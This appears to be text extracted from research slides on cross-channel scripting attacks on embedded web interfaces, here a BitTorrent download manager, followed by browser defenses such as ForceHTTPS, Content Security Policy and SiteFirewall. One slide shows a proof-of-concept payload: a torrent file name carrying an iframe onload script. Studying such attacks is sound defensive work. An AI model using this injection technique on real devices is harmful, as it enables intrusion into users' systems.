
Massive exploitation



Massive exploitation



Massive exploitation



Peer-to-peer XCS!



The screenshot shows the BitTorrent Download Manager interface. At the top left is the BitTorrent logo and 'Download Manager' text. At the top right is the 'BUFFALO' logo. Below the header is a section titled 'Torrent Downloads'. It contains a 'Browse...' button, the text 'No File Selected', and an 'Add' button. Below this is a table of torrents. The first row is highlighted in blue and contains the following information:


Name	Size	Progr
<code><iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'"></code> 2.pdf	137.6 KB	

Below the table are three buttons: 'Start', 'Stop', and 'Remove'. The text 'XCS attack' is highlighted in green above the table.




Defenses


Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Security policies in browsers





Strict Transport Security

- ▶ ForceHTTPS [JB'08]
- ▶ Stateful, and site-wide
- ▶ Recently adopted by PayPal
- ▶ Several browser implementations



Same Origin Mutual Approval [OWvOS'08]

- ▶ Manifest delivery, stateless, **site-wide**



Same Origin Mutual Approval [OWvOS'08]

- ▶ Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy

- ▶ **Header delivery**, stateless, fine-grained



Same Origin Mutual Approval [OWvOS'08]

- ▶ Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy


- ▶ **Header delivery**, stateless, fine-grained

SiteFirewall

- ▶ **Header delivery**, **stateful**, **site-wide**

